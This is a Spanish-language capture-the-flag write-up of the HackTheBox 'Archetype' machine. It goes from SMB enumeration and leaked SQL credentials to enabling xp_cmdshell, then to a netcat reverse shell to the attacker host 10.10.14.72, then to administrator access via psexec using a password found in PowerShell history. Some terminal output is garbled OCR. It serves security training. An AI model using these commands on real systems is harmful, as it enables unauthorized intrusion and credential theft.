## **HACKTHEBOX: Archetype - Easy Level**

Desarrollado por: Zuly Vargas

#### Introducción:

En este ejercicio se tiene como objetivo obtener control sobre la consola de la máquina victima mediante el uso de una reverse shell la cual será ejecutada aprovechando la vulnerabilidad que presenta la configuración del servicio de Microsoft SQL Server de la máquina víctima.

# **Conceptos importantes:**

#### **DESARROLLO PASO A PASO:**

Después de tener activa y conectada la VPN y encender la máquina desde la página de HTB se verifica que esta esté arriba con el comando ping. Luego de esto:

1. Se escanean los puertos para encontrar cuales de estos están abiertos y con qué servicio mediante el comando nmap:

Comando: nmap -sV 10.129.148.39

```
🕥 Applications Places System 🤣 🔄 🍃
 [parrot@parrot-virtualbox]-[~
   $nmap -sV -sC 10.129.148.39
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-16 20:07 -05
Imap scan report for 10.129.148.39
Host is up (0.12s latency).
Not shown: 995 closed tcp ports (conn-refused)
        STATE SERVICE open msrpc open netbios-ssn
                                 VERSION
35/tcp
                                 Microsoft Windows RPC
39/tcp
                   netbios-ssn Microsoft Windows netbios-ssn
445/tcp open 2022 microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds 1433/tcp open 2022 ms-sql-s 46: Microsoft SQL Server 2017 14.00.1000.00; RTM
 ms-sql-ntlm-info:
   Target Name: ARCHETYPE
   NetBIOS_Domain_Name: ARCHETYPE
   NetBIOS Computer Name: ARCHETYPE
   DNS Domain Name: Archetype
   DNS Computer Name: Archetype
   Product Version: 10.0.17763
 ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
 Not valid before: 2022-10-17T00:48:34
 Not valid after: 0 2052-10-17T00:48:34
 ssl-date: 2022-10-17T01:08:10+00:00; +1s from scanner time.
3456/tcp filtered unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
lost script results:
 smb2-time:
   date: 2022-10-17T01:08:03
   start_date: N/A
 smb-security-mode:
   account used: quest
   authentication level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
 smb2-security-mode:
   3.1.1:
     Message signing enabled but not required
 smb-os-discovery:
   OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
```

Se encuentran los servicios de smb (Server Message Block) y Microsoft SQL Server.

2. Se listan los comandos de smbclient. Se usa la opción -N y -L con la ip de la máquina víctima. -N permite ingresar sin credenciales si así está configurado y -L permite listar los sharenames:

Comando: smbclient -N -L 10.129.148.39

```
[x]+[parrot@parrot-virtualbox]-[~]
    $smbclient -N -LES 10.129.148.39
       Sharename
                       Type
                                 Comment ed wi
       ADMINS 
                       Disk
                                 Remote Admin
       backups
                       Disk
                                 Default share
       C$
                       Disk
       IPC$
                       IPC
                                 Remote IPC
SMB1 disabled -- no workgroup available
```

Este muestra 4 diferentes sharename(espacios compartidos), entre ellos ADMIN\$ y backups.

3. Se intenta ingresar a estos sharenames:

Comando: smbclient -N \\\10.129.148.39\\ADMIN\$

No nos permite el acceso.

Comando: smbclient -N \\\\10.129.148.39\\backups

Se permite el acceso sin credenciales al espacio compartido backups.

4. Se listan los archivos del espacio compartido. Con el comando get se trae el archivo a la carpeta donde se inició la sesión de smb. Parece ser un archivo de configuración.

```
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (1,5 KiloBytes/sec)
  (average 1,5 KiloBytes/sec)
smb: \>
```

Contenido del archivo:

En esta podemos ver credenciales asociadas al usuario sgl svc.

- 5. Para hacer uso de estas credenciales es posible aprovechar la herramienta de "Impacket". Esta tiene diferentes scrips escritos en Python que permiten con diferentes parámetros intentar conexiones con diferentes servicios y protocolos. En este caso se usa el script de mssqlclient.py, este permite ingresar las credenciales, el host y retorna la consola que permite el control sobre la base de datos.
  - 5.1 Descargar los diferentes scripts:

**Comando**: git clone <a href="https://github.com/SecureAuthCorp/impacket.git">https://github.com/SecureAuthCorp/impacket.git</a> cd impacket , pip3 install . , pip3 install -r requirements.txt

```
$\[ \] -[parrot@parrot-virtualbox] -[~]
$\\ \text{git clone https://github.com/SecureAuthCorp/impacket.git}
$\] \text{Cloning into 'impacket'...}
$\] \text{remote: Enumerating objects: 21981, done.}
$\] \text{remote: Counting objects: 100% (129/129), done.}
$\] \text{remote: Compressing objects: 100% (79/79), done.}
$\] \text{remote: Total 21981 (delta 73), reused 87 (delta 50), pack-reused 21852}
$\] \text{Receiving objects: 100% (21981/21981), 7.77 MiB | 6.76 MiB/s, done.}
$\] \text{Resolving deltas: 100% (16778/16778), done.}
$\] \[ \text{-[parrot@parrot-virtualbox]-[~]}
$\]
```

## 5.2 Ejecutar el archivo:

Comando: python3 mssqlclient.py ARCHETYPE/sql svc@10.129.148.39 -windows-auth

La contraseña del usuario es solicitada. Luego de ingresarla se obtiene acceso a la consola:

```
$python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.148.39 -windows-auth
Impacket v0.10.1.dev1+20220720.103933.3c6713e3 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
[*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

6. Se ejecuta el comando help para verificar como se podría continuar:

```
SQL> help
                                - changes the current local directory to {path}
    lcd {path}
    exit
                               - terminates the server process (and this session)
    enable xp cmdshell
                               - you know what it means
    disable xp cmdshell
                               - you know what it means
                               - executes cmd using xp cmdshell
    xp cmdshell {cmd}
    sp start job {cmd}
                               - executes cmd using the sql server agent (blind)
    ! {cmd}
                               - executes a local shell cmd
50L>
```

7. Existen diferentes comandos para ejecutar. Estos pueden encontrarse en recursos como los siguientes:

https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet

https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

8. Con el comando xp\_cmshell (paso 6) se intenta ejecutar comandos en la consola:

```
SQL> EXEC xp_cmdshell
[-] ERROR(ARCHETYPE): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
SQL>
```

No se encuentra el proceso, en el recurso <a href="https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet">https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet</a>

se encuentra información que es útil para activar el comando y poder usarlo:

```
Command

EXEC xp_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp_cmdshell first as it's disabled by default:

EXEC sp_configure 'show advanced options', 1; — priv

RECONFIGURE; — priv

EXEC sp_configure 'xp_cmdshell', 1; — priv

RECONFIGURE; — priv
```

```
SQL> EXEC sp_configure 'show advanced options', 1;

[-] ERROR(ARCHETYPE): Line 1: Incorrect syntax near ''.

SQL> EXEC sp_configure 'show advanced options', 1;

[*] INFO(ARCHETYPE): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL> RECONFIGURE;

SQL> EXEC sp_configure 'xp_cmdshell', 1;

[-] ERROR(ARCHETYPE): Line 1: Incorrect syntax near ''.


SQL> EXEC sp_configure 'xp_cmdshell', 1;

[*] INFO(ARCHETYPE): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.

SQL> RECONFIGURE;

SQL> RECONFIGURE;
```

 Se ejecuta el comando nuevamente para ejecutar un comando en la consola powershell. Con pwd el resultado indicará la ubicación actual Comando: EXEC xp cmdshell 'powershell -c pwd'



10. Ahora que tiene acceso a la consola y es posible ejecutar comandos. Se construye una consola reversa para poder tener acceso desde la máquina donde se está realizando el ataque. El archivo usado para crear la reverse shell, este es un ejecutable para Windows el cual retornará la consola de la máquina víctima. El archivo puede descargarse aquí:

https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post\_page----a2ddc3557403------

Se descarga el archivo en la máquina donde se abrirá el puerto para la escucha y envío del archivo:

```
$nano prod.dtsConfig
 parrot@parrot-virtualbox]-[~]
  $wget https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403------
-2022-10-16 22:58:51-- https://github.com/int0x33/nc.exe/blob/master/nc64.exe?source=post_page-----a2ddc3557403----
esolving github.com (github.com)... 140.82.112.3
onnecting to github.com (github.com) [140.82.112.3]:443... connected.
HTTP request sent, awaiting response... 200 OK
ength: unspecified [text/html]
c64.exe?source=post page--
                                                                 ] 140,03K 464KB/s in 0,3s
022-10-16 22:58:52 (464 KB/s) - 'nc64.exe?source=post page----a2ddc3557403------' saved [143391]
 [parrot@parrot-virtualbox]-[~]
allowed.userlist 2-10-16
                      impacket
allowed.userlist.passwd Music
                                                                                 shell.php
                     Desktop
                                                                                 Templates
Documents
                      php-reverse-shell.php
               10-10 2 Pictures
Downloads
                                                                                 Videos
                      prod.dtsConfig
hash.txt
 [parrot@parrot-virtualbox]-[~]
   $nano nc64.exe\?source\=post_page-----a2ddc3557403------
 parrot@parrot-virtualbox
  $mv nc64.exe\?source\=post_page----a2ddc3557403----- nc64.exe
 parrot@parrot-virtualbox]-[~]
   $ls
llowed.userlist
                    Documents impacket php-reverse-shell.php Public
                                                                   Templates
                                                          shell.php Videos
llowed.userlist.passwd Downloads
                             Music
                                      Pictures
                              nc64.exe prod.dtsConfig
                                                         shell.sh
                    hash.txt
 parrot@parrot-virtualbox - [~]
```

11. Se crea un servidor web con Python y se abre el puerto de escucha para poder traer el ejecutable desde la máquina victima:

Comando: sudo python3 -m http.server 80, sudo nc -lvnp 1020

```
| Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) | Serving HTTP on 0.10.0 port 80 (http://0.0.0.0:80/) | Serving HTTP on 0.10.0 port 80 (http://0.10.0.0:80/) | Serving HTTP on 0.10.0 port 80 (http://0.10.0:80/) | Serving HTTP on 0.10.0 po
```

12. Desde la consola de sql se ejecuta el comando para ejecutar comandos en la consola, en esta se intenta traer el archivo en la IP de la máquina principal creado anteriormente:

**Comando:** xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; wget http://10.10.14.72/nc64.exe -outfile nc64.exe"

En el servidor se observa la petición:

```
[sudo] password for parrot:

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... and set the character


[10.129.148.39 - [16/0ct/2022 23:14:53] "GET /nc64.exe HTTP/1.1" 200 -
```

13. Se ejecuta el siguiente comando el cual ejecuta el binario, -e indica lo que se desea retornar y a donde. En este caso se ingresa la IP y el puerto escuchando de la máquina principal:

**Comando:** xp\_cmdshell "powershell -c cd C:\Users\sql\_svc\Downloads; .\nc64.exe - e cmd.exe 10.10.14.72 1020"

Resultado. iSe obtiene la consola!:

14. Se busca entre diferentes directorios como Desktop y se encuentra la bandera para este usuario:



15. Con el comando type es posible ver el contenido de los archivos, equivalente a cat en Linux:

```
C:\Users\sql_svc\Desktop>type user.txt
type user.txt
3e7b102e78218e935bf3f4951fec21a3
```

16. Para elevar privilegios y tener acceso como administrador se hace uso de WinPEAS. Esta es una herramienta que permite escanear detalladamente el S.O de una máquina Windows para encontrar y enlistar las vulnerabilidades, facilitando el ataque y brindando información útil sobre vulnerabilidades que puedan ser de ayuda, como en este caso, para elevar privilegios. Para esto, se repite el proceso anterior realizado con el ejecutable. Se descarga en la máquina atacante, se hace la petición desde la máquina víctima y se ejecuta:

Descargar **winpeas**: <a href="https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe">https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe</a>

Trayendo el archivo desde la powershell:

wget http://10.10.14.72/winPEASx64.exe -outfile winPEASx64.exe

17. Se ejecuta el archivo para obtener el listado de vulnerabilidades:

```
C:\Users\sql_svc\Downloads> .\winPEASx64.exe
\winPEASx64.exe
NSI color bit for Windows is not set. If you are execcuting this from a Windows terminal inside the host y
should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG DWORD /d 1' and then start a new CMD
 ((((((..*************/@@@@d/***/###### ./((((()
  ****************/@@@@@@@@@@@/******##((/
 ..((#########*******/%@@@@@@@@@@
```

```
昽 🗘 🖽 Enumerating Internet settings, zone and proxy configuration
                                                         Key
                                                        DisableCachingOfSSLPages
                                                         IE5_UA_Backup_Flag
                                                        PrivacyAdvanced
SecureProtocols
                                                                                                                                                                                                                                                   2688
   HKCU
                                                                                                                                                                                                                                                   Mozilla/4.0 (compatible; MSIE 8.0; Win32)
                                                         ZonesSecurityUpgrade
                                                                                                                                                                                                                                                   System.Byte[]
   HKLM
                                                         EnablePunycode
     Zone Maps
   No URLs configured
     Zone Auth Settings
     No Zone Auth Settings
 សិលិលិលិលិលិទ្ធា Checking Windows Vault
        https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-windows-vault
សិលិលិលិលិលិសិទ្ធា Checking Credential manager
        https://book.hacktricks.xyz/windows/windows-local-privilege-escalation \#credentials-manager-windows-vault to the privilege-escalation \#credentials-manager-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windows-windo
             [!] Warning: if password contains non-printable characters, it will be printed as unicode base64 encoded string
     [!] Unable to enumerate credentials automatically, error: 'Win32Exception: System.ComponentModel.Win32Exception (0x80004005): Element not found'
የመር የመጀመር የ
                     C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT
C:\Users\sql_svc\NTUSER.DAT
```

```
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT

C:\Users\Sql_svc\NTUSER.DAT

C:\Users\sql_svc\NTUSER.DAT

Do you like PEASS?

Become a Patreon : https://www.patreon.com/peass
Follow on Twitter : @carlospolopm
Respect on HTB : SirBroccoli & makikvues

Thank you!

PS C:\Users\sql_svc\Downloads>

PS C:\Users\sql_svc\Downloads>
```

18. La última vulnerabilidad enlistada indica un archivo con el historial de la consola. En la ubicación del archivo se muestra su contenido con el comando type:

```
PS C:\Users\sql_svc\AppDAta\Roaming\Microsoft\Windows\PowerShell\PSReadLine> type ConsoleHost_history.txt
type ConsoleHost_history.txt
net.exe use T: \\Archetype\backups /user:administrator MEGACORP_4dmln!!
exit
PS C:\Users\sql_svc\AppDAta\Roaming\Microsoft\Windows\PowerShell\PSReadLine>
```

Este nos muestra que fue ejecutado un binario con las credenciales del administrador.

19. Para poder acceder a la consola se hace uso del archivo psexec.py (del conjunto de scripts de impacket) el cual, indicando el usuario, la ip de la máquina remota y la contraseña retorna la consola logueado como este usuario:

Comando: python3 psexec.py administrator@10.129.173.120

Ya se tiene acceso como admin. Ahora es posible acceder a todos los archivos de este. Se encuentra la bandera:

```
C:\Windows>\cdl.:/USersDAta> cd R
C:\Users>cdsAdministratora\Roaming\Micros
C:\Users\Administrator> cd DEsktop
C:\Users\Administrator\Desktop>\dirDAta\Roaming
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F
Directory of C:\Users\Administrator\Desktop
07/27/2021 02:30 AM
                       <DIR>
07/27/2021 02:30 AM
                       <DIR>
02/25/2020s\07:36\AMAppDAta\Roam
                                   32 root.txtindow
              1 File(s) to
                                    32 bytes
              2\Dir(s) \0.710,896,640 bytes free to
C:\Users\Administrator\Desktop>ming\Micros
```

type ConsoleHost history.txt
C:\Users\Administrator\Desktop>utypeuroot.txtnistrato
b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop>new log\Microsoft\Windows

b91ccec3305e98240082d4474b848528

## **PREGUNTAS HACKTHEBOX:**



